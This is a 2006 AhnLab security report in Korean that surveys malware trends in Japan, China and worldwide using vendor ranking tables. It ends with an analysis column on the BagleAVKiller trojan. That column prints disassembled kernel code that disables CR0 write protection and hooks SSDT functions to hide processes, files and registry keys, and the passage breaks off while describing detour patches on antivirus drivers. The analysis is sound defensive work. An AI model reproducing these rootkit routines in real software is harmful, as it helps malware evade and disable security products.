
Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

상반기 일본 악성코드 동향

2006년 상반기 일본에서 가장 큰 이슈가 되었던 것은 P2P 프로그램인 위니 프로그램을 악용하여 동작하는 안티니 웜으로 인한 정보 유출 피해일 것이다. 기업의 고객정보에서부터 군사기밀에 이르기까지 다양한 정보가 불특정 다수에게 유출되어 사회적인 문제가 되었고 이러한 문제를 방지하기 위해 여러 보안 관련 업체에서 전용 치료 프로그램을 제공했음에도 불구하고 이러한 상황은 현재도 계속되고 있는 것으로 보인다.

불법으로 타인의 금전을 갈취하려는 시도 또한 문제이다. 최근 유행하고 있는 피싱의 경우 일본에서는 이미 엽서와 같은 오프라인 매체를 이용하여 사용하지 않은 서비스에 대한 청구서를 발송하여 돈을 갈취하는 등 비슷한 형태의 사기수법이 많이 행해지고 있었다. 최근에는 메일과 같은 온라인 매체도 이를 위한 도구로 사용되고 있고 이러한 경향은 앞으로도 계속될 것으로 보인다.

일본에서 가장 많이 확산된 악성코드는 넷스카이 웜이다. [그림4]는 월별 악성코드 피해동향을 나타낸 것이다.



[그림4] 월별 악성코드 피해 통계

넷스카이 웜의 피해 신고 수치가 다른 악성코드에 비해 월등히 많은 것을 볼 수 있다. 그래프에서 특이할 만한 점은 3월부터 넷스카이 웜이나 마이톱 웜과 같은 매스메일러로 인한 감염 피해가 점점 줄어들고 있는 것이다. 확산도가 높은 매스메일러의 감염 피해가 점점 감소하고 있다는 점은 앞으로도 주의 깊게 지켜보아야 할 사안으로 생각된다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(2) 중국의 악성코드 동향

작성자: 장영준 연구원(zhang95@ahnlab.com)

2006년 6월 중국 악성코드 동향은 지난 5월과 마찬가지로 트로이목마의 감염 비율이 절대적인 강세를 유지하고 있다. 이러한 사항들은 중국 로컬 백신업체들이 발표한 피해 동향 보고서에도 동일하게 나타나는 증상이나 한가지 특이한 점은 감염 신고 건수는 미약하지만 웜에 의한 피해 신고 건수가 다시 증가하기 시작하였다는 점이다. 웜에 의한 감염 신고 증가가 일시적인 현상으로 끝이 날 것인지 다시 웜의 폭발적인 증가의 출발점이 될지 주목할 필요가 있을 것이다. 6월 중국 악성코드 동향은 이러한 사항들을 바탕으로 살펴보도록 하자.

악성코드 TOP 5

순위	순위 변화	Rising
1	-	Trojan.DL.Agent
2	↑1	Backdoor.Gpigeon
3	↓1	Trojan.DL.QQHelper
4	-	Trojan.DL.Small
5	New	Trojan.PSW.LMir

[표1] 2006년 6월 라이징(Rising) 악성코드 TOP 5

2006년 6월 중국 로컬 업체인 라이징(Rising) 악성코드 TOP 5에 포함되어 있는 악성코드의 유형이 트로이목마와 백도어로 구성되어 있는 것은 지난 5월과 동일하다.

가장 많은 피해 신고를 기록한 악성코드는 Trojan.DL.Agent (V3 진단명 Win-Trojan/Agent)로, 8주 동안 1위를 차지하고 있다. 그리고 2위에는 3위에서 한 계단 상승한 Backdoor.Gpigeon (V3 진단명 Win-Trjan/Hupigon 또는 Win-Trojan/GrayBird)가 차지하고 있으며 3위에는 1계단 하락한 Trojan.DL.QQHelper (V3 진단명 Win-Trojan/QQHelper)가 차지하고 있다. 또한 4위에는 8주째 순위 변동 없이 Trojan.DL.Small (V3 진단명 Win-Trojan/Small)이 차지하고 있다. 6월 악성코드 TOP 5에서 유일하게 순위에 새로 진입한 악성코드는 Trojan.PSW.LMir (V3 진단명 Win-Trojan/LmirHack)가 차지하고 있다. 엘미르 핵 트로이목마는 5월 2주째 다시 순위에 진입하기 시작하여 6월에 악성코드 Top 5까지 지속적으로 포함되었다.

순위변화	순위	JiangMin
New	1	Trojan/StartPage.fp
New	2	Adware/Downloader.QQIrjit.a.Gen
New	3	Adware/Downloader.QQUpdate.a.Gen

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

↓3	4	Adware/Downloader.QQHjit.gen
New	5	TrojanDownloader.Agent.abv

[표2] 2006년 6월 강민(JiangMin) 악성코드 TOP 5

다른 중국 로컬 업체인 강민의 2006년 6월 악성코드 TOP 5는 라이징의 악성코드 TOP 5와 달리 순위에 포함되어 있는 악성코드의 형태의 대부분이 애드웨어를 다운로드하는 것으로 채워져 있으며 Adware/Downloader.QQHjit.gen 만이 유일하게 지난 5월 악성코드 TOP 5에서 3계단 하락하여 4위를 차지하고 있다. 나머지 악성코드들은 모두 이번 6월에 새로 순위에 포함 된 악성코드였다.

주간 악성코드 TOP 5

순위	1주	2주	3주	4주
1	Trojan.DL.Agent	Trojan.DL.Agent	Trojan.DL.Agent	Trojan.DL.Agent
2	Backdoor.Gpigeon	Backdoor.Gpigeon	Backdoor.Gpigeon	Backdoor.Gpigeon
3	Trojan.DL.QQHelper	Trojan.DL.Small	Trojan.DL.Small	Trojan.DL.Small
4	Trojan.DL.Small	Trojan.DL.QQHelper	Trojan.DL.QQHelper	Trojan.DL.QQHelper
5	Trojan.PSW.LMir	Trojan.PSW.LMir	Trojan.PSW.LMir	Trojan.PSW.LMir

[표3] 2006년 6월 라이징(Rising) 주간 악성코드 순위

2006년 6월 라이징의 주간 악성코드 TOP 5는 5월 악성코드 TOP 5의 순위와 크게 차이가 없는 것으로 분석되었다. 다만 한가지 특이한 사항은 [표3]에는 포함이 되어 있지는 않지만 기타 악성코드에 Worm.Viking (V3 진단명 Win32/Viking)이 6월 첫번째 주에 10위로 포함되어 있다는 것이다. 해당 웜의 감염신고가 많지는 않지만 2006년 6월 상반기를 통틀어서 웜 형태의 악성코드가 처음으로 중국의 피해 순위에 포함되었다는 것은 크게 주목할 사항으로 보여진다. 해당 웜은 네트워크 공유폴더를 통해서 전파되지만 감염된 시스템의 실행 파일들을 감염 시키는 바이러스적인 기능도 포함이 되어 있어 웜과 바이러스의 복합적인 기능을 가진 특이한 형태이다. 이러한 웜과 바이러스의 복합적인 기능을 수행하는 형태의 악성코드가 바이킹 웜에서 처음으로 등장한 것은 아니다. 그러나 이러한 형태의 악성코드가 6월에 일시적으로 증가하였다는 것이 7월 이후에는 동일한 실행파일 감염과 네트워크를 이용한 전파와 같이 복합적인 기능을 수행하는 악성코드의 커다란 확산의 출발점이 될지 주목이 된다.

순위	1주	2주	3주	4주
1	Trojan/StartPage.fp	Trojan/StartPage.fp	Trojan/StartPage.fp	Trojan/StartPage.fp
2	Adware/Downloader .QQHjit.gen	Adware/Downloader .QQUpdate.a.Gen	Adware/Downloader .QQIrjit.a.Gen	Adware/Downloader .QQIrjit.a.Gen

Copyright © AhnLab Inc,. All Rights Reserved.


Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

3	Adware/Downloader .QQHelper.gen	Adware/Downloader .QQIrjit.a.Gen	Adware/Downloader .QQUpdate.a.Gen	Adware/Downloader .QQUpdate.a.Gen
4	Adware/Downloader .QQIrjit.a.Gen	Adware/Downloader .QQHjit.a	TrojanDownloader.Adload.he	TrojanDownloader.Adload.he
5	TrojanDownloader.Small.amj	TrojanDownloader.Small.geo	Adware/Downloader .QQHjit.a	TrojanDownloader.Small.ob

[표 4] 2006년 6월 강민(JiangMin) 주간 악성코드 순위

2006년 6월 강민의 주간 악성코드 순위는 6월 악성코드 TOP 5와 크게 차이를 보이고 있지 않지만 6월 마지막 주에는 일시적으로 Exploit.HTML.Mht.ae (V3 진단명 HTML/Mht)의 일시적인 증가를 보였었다. 그러나 감염 신고가 극히 미비하여 전체적인 악성코드 순위에 영향을 미칠 정도는 아니다. 그리고 라이징의 주간 악성코드 동향과 비교하여 강민의 악성코드 순위에서는 대부분이 애드웨어 또는 다른 악성코드를 다운로드하는 다운로더 형태의 악성코드들이 대부분을 차지하고 있다는 점이다.

악성코드 분포




[그림1] 2006년 06월 라이징(Rising)의 악성코드 분포

2006년 6월 라이징의 악성코드 피해는 전체적으로 지난 5월과 비교하여 15% 가량 감소한 것으로 분석되었다. 그러나 악성코드 TOP 5에 포함되어 있는 악성코드들의 경우에는 조금씩 수치가 증가한 것으로 나타났다. 이번 6월에 1위를 차지한 에이전트 트로이목마는 27.31%에서 28.4% 로 1% 가량 증가한 수치를 보여주고 있으며 휴피곤 트로이목마의 경우는 13.24%에서 13.26% 0.02% 가량 증가한 것으로 분석되었으나 QQ 헬퍼 트로이목마가 18.41%에서 12.06%로 6% 가량 감소하여 휴피곤 트로이목마가 상대적으로 감염 분포가 크게 보여진 것으로 분석된다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림2] 2006년 06월 강민(JiangMin)의 악성코드 분포

라이징의 악성코드 분포가 전반적으로 감소한 수치를 보여주었던 것처럼 강민의 악성코드 분포 역시 큰 변화가 없이 1.3%의 미비한 증가치를 보여주고 특히 이번 6월 강민의 악성코드 분포에서는 기타에 포함된 악성코드가 47.64%에서 40.22%로 7% 가량 감소하는 등 전반적인 악성코드의 감염 신고가 감소하고 있는 것으로 보여진다.

2006년 상반기 중국 악성코드 동향

2006년 상반기 중국 악성코드 동향의 가장 큰 이슈는 단연 트로이목마 형태의 급격한 증가를 들 수 있다. 그리고 이와 더불어 애드웨어와 스파이웨어가 또 다른 위협으로 증가하고 있다는 것을 들 수 있다. 이러한 악성코드 형태의 변화에는 웹 서버 또는 웹 어플리케이션에 대한 취약점과 같은 제 3의 매개체가 트로이목마 확산의 새로운 경로로 이용된 것이 가장 커다란 원인으로 분석된다. 2005년 상반기와 2006년 상반기 중국 악성코드 동향을 비교해 보면, 확산된 악성코드 유형이 판이하게 다르다는 것을 알 수 있을 것이다. 2005년 상반기 중국 악성코드 동향은 메일로 전파되는 매스메일러 류가 절대 다수를 이루고 일시적으로 인스턴트 메시징 프로그램으로 전파되는 브로피아 웜(Win32/Bropia.worm)이 확산되기도 하였다. 이러한 사항으로 인해 2005년 상반기는 웜의 확산이라는 키워드로 대표된다면, 2006년 상반기는 트로이목마의 확산이라는 상반되는 키워드로 대표된다.

순위	1월	2월	3월
1	Backdoor.Agent	Trojan.DL.Agent	Trojan.DL.Agent
2	Trojan.PSW.LMir	Trojan.DL.Small	Backdoor.Gpigeon
3	Backdoor.Gpigeon	Backdoor.Gpigeon	Trojan.DL.Small
4	Trojan.DL.Small	Trojan.PSW.LMir	Trojan.PSW.LMir
5	TrojanDownloader.Small	AdWare.Hbang	Dropper.Agent

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

순위	4월	5월	6월
1	Trojan.DL.Agent	Trojan.DL.Agent	Trojan.DL.Agent
2	Trojan.DL.QQHelper	Trojan.DL.QQHelper	Backdoor.Gpigeon
3	Backdoor.Gpigeon	Backdoor.Gpigeon	Trojan.DL.QQHelper
4	Trojan.DL.Small	Trojan.DL.Small	Trojan.DL.Small
5	Dropper.Agent	Dropper.Agent	Trojan.PSW.LMir

[표5] 2006년 상반기 라이징(Rising)의 악성코드 TOP 5

[표5]는 2006년 상반기 중국 로컬 업체인 라이징(Rising)의 월별 악성코드 TOP 5를 정리한 표이다. [표5]에서 보는 것과 같이 2006년 상반기는 트로이목마라는 큰 형태에서 세부적인 기능에 따른 분류만 틀려질 분 트로이목마가 1위에서 5위까지 모두 차지하고 있는 것을 잘 알 수 있다. 그 순위에 포함된 트로이목마들을 기능에 따라 감염된 시스템의 사용자 정보를 외부로 유출하는 형태의 트로이목마와 다른 애드웨어 또는 다른 악성코드를 다운로드하는 다운로더 형태의 트로이목마로 분류할 수 있다. 그리고 2월에는 애드웨어도 순위에 포함되어 있어 애드웨어가 새로운 형태의 보안 위협으로 자리 매김한다는 것을 알 수 있다.

순위	1월	2월	3월
1	TrojanDownloader.QQHelper.f	TrojanDownloader.Delf.sn	Adware/Downloader.QQHelper.cb
2	TrojanDownloader.Agent.ue	TrojanSpy.Agent.jp	TrojanSpy.Agent.jp
3	TrojanDownloader.Delf.sn	TrojanDownloader.Delf.sy	TrojanDownloader.Delf.sn
4	Trojan/INF.a	TrojanDownloader.QQHelper.f	Adware/Downloader.QQHelper.gen
5	TrojanDownloader.Small.bbo	TrojanSpy.Agent.jr	TrojanSpy.Agent.ex
순위	**4월**	**5월**	**6월**
1	Adware/Downloader.QQHjit.gen	Adware/Downloader.QQHjit.gen	Trojan/StartPage.fp
2	Adware/Downloader.QQHelper.gen	Adware/Downloader.QQHelper.gen	Adware/Downloader.QQIrjit.a.Gen
3	Adware/Downloader.QQHres.gen	TrojanDownloader.Small.amj	Adware/Downloader.QQUpdate.a.Gen
4	Adware/Downloader.QQHelper.cb	Adware/Downloader.QQHelper.sa	Adware/Downloader.QQHjit.gen

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

5	Adware/Downloader.QQHjit.a	Adware/Downloader.QQHelper.cb	TrojanDownloader.Agent.abv

[표6] 2006년 상반기 강민(JiangMin)의 악성코드 TOP 5

[표6]은 2006년 상반기 강민(JiangMin)의 악성코드 TOP 5 이다. 강민의 2006년 상반기 동안의 악성코드 TOP 5는 [표5]의 라이징의 상반기 동향과 크게 다르지 않다는 것을 알 수 있다. 특히 강민의 경우에는 다운로더 형태의 트로이목마와 애드웨어 형태의 트로이목마의 변화를 무척이나 잘 보여주고 있어 중국 역시 애드웨어, 스파이웨어와 같은 형태의 유해가능 프로그램이 새로운 보안 위협으로 발전하고 있다는 것을 잘 알 수 있다.

이상으로 2006년 상반기 중국 악성코드 동향을 살펴보았다. 앞서 이야기한 바와 같이 2005년 상반기는 메일로 전파되는 매스메일러와 인스턴트 메신저로 전파되는 웜 형태의 악성코드의 급격한 증가로 인해 많은 피해가 발생하였다. 그러나 2006년에는 악성코드 제작 목적과 형태가 웜과 같이 급격한 확산으로 인한 전산 자원의 전반적인 피해를 유발한 것에서 트로이목마와 같이 사용자 개인 정보 유출 등을 주목적으로 하는 것으로 변화되었음을 알 수 있다. 이러한 악성코드 형태와 제작목적의 변화가 이루어지게 된 것에는 인터넷 공간의 용도가 상업적인 거래의 장소로 발전한 것이 그 원인이라 하겠다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

(3) 세계의 악성코드 동향

작성자: 장영준 연구원(zhang95@ahnlab.com)

영국 소포스사의 통계[1]에 따르면 1위는 넷스카이 웜 변형으로 지난 달과 동일하게 1위를 차지하고 있으나 2위는 마이톱 웜 변형으로 지난 4위에서 2계단 상승한 것으로 분석되었다. 그러나 지난달 2위를 차지하였던 자피 웜 변형은 6위를 차지하면서 4계단이나 하락하여, 유럽지역에서 확산이 많이 감소된 것으로 분석된다. 또한 6월 소포스사의 통계에는 전부 웜이 차지하고 있어 트로이목마 감염에 따른 피해는 상대적으로 적은 것으로 알려져 있다.

캐스퍼스키 연구소의 6월 통계[2] 역시 소포스사의 통계와 동일하게 순위에 포함된 악성코드들 전부가 네트워크와 메일로 전파되는 웜인 것으로 집계되었다. 1위에는 지난 달과 동일하게 순위 변화 없이 마이톱 웜 변형이 차지하고 있으나 2위에는 이번 6월에 새로이 순위에 진입한 나이젬 웜 변형이 차지하고 있다. 그리고 가장 큰 폭으로 순위 하락한 악성코드로는 지난 달 5위를 차지하였던 넷스카이 웜 변형이 15계단이나 하락한 20위를 차지하고 있다. 그러나 넷스카이 웜의 경우 변형이 워낙 많고 순위 안에 다른 변형들도 자리 잡고 있어 넷스카이 웜의 전반적인 확산 감소로 판단하기는 어려울 것으로 보여진다. 피해 신고나 메일에 따른 집계가 아닌 사용자들이 온라인 스캐너를 통해 검사한 결과에 따른 순위[3]에 따르면 1위는 특정 은행의 인터넷 뱅킹 계정과 비밀번호를 훔쳐가기 위해 제작된 뱅커와 에이전트 변형이 이번 달 새롭게 순위에 포함되면서 2위를 차지하고 있다. 연구소 자체적으로 집계된 통계에는 순위에 포함된 대부분의 악성코드가 메일로 전파되는 웜 형태이나, 온라인 스캐너를 통해 집계된 통계에는 대부분이 이번 6월에 새롭게 순위에 포함된 악성코드들이며 또한 대부분이 트로이목마가 차지하고 있다. 온라인 검색의 경우 백신을 사용하지 않거나 다른 백신을 사용하다가 검색되지 않을 때 이용하는 경우가 많으므로 온라인 검색 결과 역시 100% 정확하게 어떤 악성코드가 많이 퍼졌는가를 통계내기는 어렵지만 백신사의 신고와 메일 검사 결과에 의존한 통계와 달리 실제 사용자 시스템에서 검사된 결과이므로 참고할 수 있다.

2006년 상반기 세계의 악성코드 동향은 2005년 상반기와 비교하여 악성코드 형태 면에서는 메일로 전파되는 매스메일러가 대부분을 차지하고 있는 것은 동일한 것으로 분석되었다. 그러나 세부적으로 전파되는 악성코드는 2005년 상반기에는 자피 웜과 넷스카이 웜 변형이 가장 큰 비중을 차지하고 있었다면 2006년 상반기는 마이톱 웜과 넷스카이 웜 변형이 그 비중을 대신하고 있다. 이러한 매스메일러의 확산은 당분간 큰 변화 없이 지속 될 것으로 보여진다.

[1] http://www.sophos.com/pressoffice/news/articles/2006/07/toptenjun06.html
[2] http://www.viruslist.com/en/analysis?pubid=189939002
[3] http://www.viruslist.com/en/analysis?pubid=189938636

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

V. 이달의 ASEC 컬럼 - Win-Trojan/BagleAVKiller.15360 증상 분석

작성자: 고흥환 주임연구원(koheung@ahnlab.com)
정진성 주임연구원(jsjung@ahnlab.com)

전세계적으로 잦은 피해를 주고 있는 베이글 웜의 변형이 2006년 6월에도 다수 발견 되었다. 이번 변형의 특징은 과거에 있었던 변형처럼 메일에 자신을 첨부할 때 암호가 설정된 ZIP 파일로 첨부하고 암호는 그림파일로 메일에 첨부하여 보낸다. 이와 같은 발송은 주로 게이트웨이에 설치된 안티 바이러스 제품의 검사를 회피 하기 위해서 사용 된다. 이 외에 보안 제품을 무력화 하는 증상이 한가지 더 있는데, 이는 바로 6월에 발견된 베이글.69842 웜, 베이글.94126 웜 등에 감염되었을 때 생성되는 베이글AV킬러(Win-Trojan/BagleAVKiller)에 의해 유발된다. 본 컬럼에서는 베이글AV킬러 트로이목마에 대한 증상과 이에 해당하는 코드 부분을 상세히 살펴보도록 하겠다.

먼저 이 트로이목마는 다음과 같은 증상을 갖는다.

- 시스템 Service Descriptor Table Hooking
- 특정 AV 드라이버 모듈의 EntryPoint에 대한 Detour Patch
- 특정 함수에 대한 Ntdll.dll Export Function Hooking
- Afd.sys에 IRP Stack Chain 연결

위 증상들은 베이글AV킬러 트로이목마의 진단명에서 알 수 있듯이 안티 바이러스 및 보안 제품을 무력화 하기 위한 것이다. 이 트로이목마는 안티 바이러스 및 보안 제품을 무력화 하는 응용 프로그램 단의 악성코드와 달리 커널 모드에서 수행 되므로 응용 프로그램에서 제어 할 수 없었던 더 강력한 무력화를 시도 한다.
위에 열거된 증상을 하나씩 살펴보도록 하자.

► 시스템 Service Descriptor Table Hooking

일반적으로 SDT 후킹이라고 알려진 이 방법은 커널 모드 은폐기법을 사용하는 악성코드의 90% 이상이 사용하는 은폐기법 중 하나이다. 다음과 같은 커널 함수를 후킹 해두며 사용 되는 의미는 다음과 같다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

- ZwCreateFile – 파일 은닉
- ZwQueryKey – 레지스트리 키 은닉
- ZwEnumerateValueKey – 레지스트리 데이터 은닉
- ZwEnumerateKey – 레지스트리 키 은닉
- ZwQuerySystemInformation – 실행 프로세스 및 디바이스 은닉
- ZwQueryDirectoryFile – 폴더 및 파일 은닉

후킹에 앞서 다음과 같이 Control Register Zero (CR0 레지스터)를 이용하여 메모리 보호를 제거 한다.

```
// Memory UnProtect ----------------------------------------
:00011C85 0F20C0                mov eax, CR0
:00011C88 25FFFFFEFF            and eax, FFFEFFFF                ; Un-Protect
:00011C8D 0F22C0                mov CR0, eax
----------------------------------------------------------------
```

그리고 다음과 같이 위 커널 함수들을 후킹 해 둔다.

```
:00011C90 8B0D18210100          mov ecx, dword ptr [00012118]    ;KeServiceDescriptorTable
:00011C96 A1B4200100            mov eax, dword ptr [000120B4]    ;ZwCreateFile
:00011C9B 8B4001                mov eax, dword ptr [eax+01]
:00011C9E 8B09                  mov ecx, dword ptr [ecx]
:00011CA0 8B3514210100          mov esi, dword ptr [00012114]    ;Exfi386InterlockedExchangeUlong
:00011CA6 8D0C81                lea ecx, dword ptr [ecx+4*eax]
:00011CA9 BA7E110100            mov edx, 0001117E                ;HookZwCreateFile
:00011CAE FFD6                  call esi                         ;Exfi386InterlockedExchangeUlong
... ...
:00011D0D 8B0D18210100          mov ecx, dword ptr [00012118]    ;KeServiceDescriptorTable
:00011D13 A3882C0100            mov dword ptr [00012C88], eax
:00011D18 A198200100            mov eax, dword ptr [00012098]    ;ZwQuerySystemInformation
:00011D1D 8B4001                mov eax, dword ptr [eax+01]
:00011D20 8B09                  mov ecx, dword ptr [ecx]
:00011D22 8D0C81                lea ecx, dword ptr [ecx+4*eax]
:00011D25 BA08190100            mov edx, 00011908                ;HookZwQuerySystemInformation
:00011D2A FFD6                  call esi
```


그리고 다시 메모리 보호를 해둔다.

```
// Memory ReProtect ----------------------------------------
:00011D50 0F20C0                mov eax, CR0
:00011D53 0D00000100            or eax, 00010000                 ; Re-Protect
:00011D58 0F22C0                mov CR0, eax
----------------------------------------------------------------
```

'HookZwQuerySystemInformation'을 이용하여 프로세스를 은폐하는 방법을 그림을 통해 살펴보면 다음과 같다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.



[그림1] ZwQuerySystemInformation 후킹을 통한 프로세스 은폐

해당 커널 함수가 후킹 되면 프로세스 리스트에서 은폐대상이 되는 프로세스는 제외한 후 다음 프로세스의 레코드로 포인터를 가리키도록 한다.

후킹된 함수 'HookZwQuerySystemInformation' 의 코드는 다음과 같다.

```
:00011908 6A2C          push 0000002C
:0001190A 68A0290100    push 000129A0
:0001190F E8D0060000    call 00011FE4                ;예외처리 핸들링 변경
:00011914 33DB          xor ebx, ebx
:00011916 895DFC        mov dword ptr [ebp-04], ebx
:00011919 FF7514        push [ebp+14]                ;P4=ReturnLength
:0001191C FF7510        push [ebp+10]                ;P3=SystemInformationLength
:0001191F 8B750C        mov esi, dword ptr [ebp+0C]  ;ESI=*SystemInformation
:00011922 56            push esi                     ;P2=ESI
:00011923 FF7508        push [ebp+08]                ;P1=SystemInformationClass
:00011926 FF15BC2C0100  call dword ptr [00012C8C]    ;원본 ZwQuerySystemInformation
:0001192C 8945E0        mov dword ptr [ebp-20], eax
:0001192F E8F4F6FFFF    call 00011028                ;(Hook1-2)현재 프로세스와 버퍼리스트 비교
:00011934 85C0          test eax, eax
:00011936 740C          je 00011944
:00011938 834DFCFF      or dword ptr [ebp-04], -01
:0001193C 8B45E0        mov eax, dword ptr [ebp-20]
:0001193F E9DA000000    jmp 00011A1E                 ;현재 프로세스가 리스트에 존재하면 분기
:00011944 395DE0        cmp dword ptr [ebp-20], ebx
:00011947 7CEF          jl 00011938
:00011949 837D0805      cmp dword ptr [ebp+08], 00000005  ;SystemInformationClass가 프로세스인가?
:0001194D 75E9          jne 00011938
:0001194F 6A50          push 00000050
:00011951 56            push esi
:00011952 E8C5F5FFFF    call 00010F1C                ;(H1-1)
:00011957 85C0          test eax, eax
:00011959 74DD          je 00011938
```

원본 'ZwQuerySystemInformation'을 호출하여 현재 실행되어 있는 프로세스 리스트를 얻어 프로세스명과 트로이목마가 은닉을 목적으로 보유하고 있는 버퍼리스트를 비교하여 동일한 프로세스명의 정보를 가진 링크리스트의 링크를 제거하는 방법으로 '작업 관리자'나 '프로세스 뷰어'와 같은 응용 프로그램으로부터 프로세스를 은폐할 수 있도록 한다.

► 특정 AV 드라이버 모듈의 EntryPoint에 대한 Detour Patch

베이글AV킬러 트로이목마는 다음과 같은 파일명을 갖는 드라이버들에 대한 Detour Patc h (디 투어 패치)를 해둔다. 해당 파일 중 일부는 해외에서 잘 알려진 개인방화벽에서 사용되

Copyright © AhnLab Inc,. All Rights Reserved.

